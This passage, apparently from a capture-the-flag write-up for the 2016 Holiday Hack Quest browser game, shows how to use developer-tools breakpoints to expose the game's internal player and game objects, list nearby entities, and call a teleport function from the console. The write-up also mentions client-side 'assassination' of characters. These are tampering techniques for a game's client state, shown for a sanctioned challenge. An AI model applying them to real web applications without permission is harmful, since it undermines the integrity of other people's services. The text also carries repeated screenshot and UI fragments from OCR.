
```
    return b
}),
define("character", ["entity", "transition", "timer"], function(a, b, c) {
    var d = a.extend({
        init: function(a, c) {  a = undefined, c = undefined
            var d = this;
            this._super(a, c),
            this.nextGridX = -1,
            this.nextGridY = -1,
```

Line 498, Column 21

```
> Player = this
<- ▶Class {}
>
```

(5) Variable Assignment: From the console, `Player = this` now creates a new variable referring to the `character` object that should normally not be accessible in the game.


Note that the assignment must return a `Class {}` ; if it returns `Window {}` or something else, then the debugger failed to continue to the desired line and the procedure must be restart.



```
1 d+1),g.x<=0?g.x=0:g.x>=e&&(g.x=e-1),g.y<=0?g.y=0:g.y>=f&&(g.y=f-1)},toggleButt
```

```
> Player = this
< ▶Class {}
  Canvas tiles generated...        game.js?b=1483168714701:formatted:1185
  Rendering canvas tiles...        game.js?b=1483168714701:formatted:1186
  Canvas tiles rendered...         game.js?b=1483168714701:formatted:1243
>
```


(6) Resume Execution: Now that the assignment is done, the breakpoint can be removed (otherwise, the application will still pause), the execution can be resumed and the player can connect so that the freshly assigned variable becomes populated with all its attributes instantiated for the game.


Holiday Hack Quest
https://quest2016.holidayhackchallenge.com
Sparkle Redberry
morfal
Holly Evergreen
Elements Console Sources Timeline Profiles Network Application Security Audits
Sources Content scripts Snippets
detect.js
game.js?b=1483168714701
game.js?b=14831...4701:formatted
home.js?b=1483168714701
Pretty-print this minified file?
more never show
Line 1, Column 248637
Threads
Main
Console
top
Preserve log
Show all messages

```
Welcome to Holiday Hack Quest!
```

```
Canvas tiles rendered...                    game.js?b=1483168714701:formatted:1243
> Player
< ▼ Class
    _super: undefined
  ▶ achievements: Array[21]
  ▶ adjacentTiles: Object
  ▶ animations: Object
  ▶ before_step_callback: ()
    boredTimer: null
  ▶ currentAnimation: Class
  ▶ dirtyRect: Object
    disableKeyboardLoot: false
```

(7) Populated `Player`: Once the player is connected, the new variable is populated with various interesting attributes.


Holiday Hack Quest
https://quest2016.holidayhackchallenge.com
Sparkle Redberry
morfal
Holly Evergreen
Elements Console Sources Timeline Profiles Network Application Security Audits
Sources Content scripts Snippets
detect.js
game.js?b=1483168714701
home.js?b=1483168714701
jquery.js?b=1483168714701
text.js?b=1483168714701
game.js?b=14831...4701:formatted
home.js?b=1483168714701
Pretty-print this minified file? more never show
Line 1, Column 248637
Threads
Main
Watch
Call Stack
Not Paused
Console
top
Preserve log
Show all messages

```
Welcome to Holiday Hack Quest!
```

```
1+1),g.x<=0?g.x=0:g.x>=e&&(g.x=e-1),g.y<=0?g.y=0:g.y>=f&&(g.y=f-1)},toggleButt
```

```
      visible: true
      walkSpeed: 100
      x: 1136
      y: 4672
      year: 2016
    ▶ __proto__: Class
> Game = Player.game
< ▶Class {cx: 600, cy: 600, app: Class, ready: true, started: true…}
> Entities = Game.entities
< ▶Object {517122347: Class, 8442942016: Class, 81082972016: Class, 81082971978: Class, 8752482016: Class, 8752481978: Class}
> |
```

(8) Other Assignments: In the same way than for `Player`, other variables like `Game` or `Entities` can even be derived from `Player`'s attributes.

Application state objects

Now that the object is bound to a variable, one can start browsing the application state structure.

`Player` : By displaying `Player`, one can point out the following interesting attributes:

- `gridX`, `gridY` : determine the current coordinates of the player
- `game` : is a link to the `game` object (see `game.js` :3878 ; previously assigned in step 8 as `Game`)
- `die()` : allows to make the character die

The analysis is voluntarily limited to these attributes but others could, of course, be used for various purposes. Note that, any modification of this state will append at the client-level, as any modification triggered by events must be communicated to the server in order to be valid.

`Game` : By displaying `Game`, one can point out the following interesting attributes and methods:


- `client` : if one wanted to try to use callback functions to the server (not useful in the scope of this documentation)
- `entities` : is a list owning the other objects (including CranPi pieces, Netwar coins, other players and characters) currently in the surroundings of the player (previously assigned in step 8 as `Entities`)

- `makeCharacterTeleportTo(character,gridX,gridY)` : like it tells, can teleport a character to given coordinates

Armed with this knowledge, one can now approach and assassinate any character (reminder: this happens only on**client-side** as nothing is sent to the server using the methods which are demonstrated hereafter ; it is thus not possible to assassinate a player this way).


Note: By try and error, one can figure out that the game is like separated into layers. That means that, e.g. for the North Pole, coordinates will be in a defined range whereas, when entering houses (e.g. Elf houses), the coordinates could be very far away from the observed ones in the origin area. That's where the `Entities` are useful to determine which objects are in the surroundings so that it can be verified that the desired object is in the scope in order to determine its coordinates.

Before approaching the Villain, one could go to the Corridor (this can be done even if the last passphrase, this oPart 5, was not found) and display the `Entities`. By searching a bit in the array of objects, one can quickly find Dr Who, thus find his coordinates and teleport to him.



Welcome to Holiday Hack Quest!

```
  Canvas tiles generated...                                          game.js?b=1483169536374:formatted:1185
  Rendering canvas tiles...                                          game.js?b=1483169536374:formatted:1186
  Canvas tiles rendered...                                           game.js?b=1483169536374:formatted:1243
> Game = Player.game
<· ▶Class {cx: 600, cy: 600, app: Class, ready: true, started: true…}
> Entities = Game.entities
<· ▶Object {511922341: Class, 513622348: Class, 514922289: Class, 515122353: Class, 517822338: Class, 519022346: Class, 81972272016: Class,
    81972271978: Class, 82102181978: Class, 82251511978: Class, 82621312016: Class}
> Entities[82621312016]
<· ▶Class {_super: undefined, id: 82621312016, kind: "who", sprite: Class, spriteName: "who"…}
> Entities[82621312016].gridX
<· 262
> Entities[82621312016].gridY
<· 131
> Game.makeCharacterTeleportTo(Player,262,131)
```


Holiday Hack Quest
https://quest2016.holidayhackchallenge.com
Dr. Who
mortal
Elements Console Sources Timeline Profiles Network Application Security Audits
Sources Content scripts Snippets
game.js?b=1483169536374
game.js?b=14831…6374:formatted
top
Line 498, Column 21
Threads
Console
top
Preserve log
Show all messages

```
Welcome to Holiday Hack Quest!
The Clock Tower
```

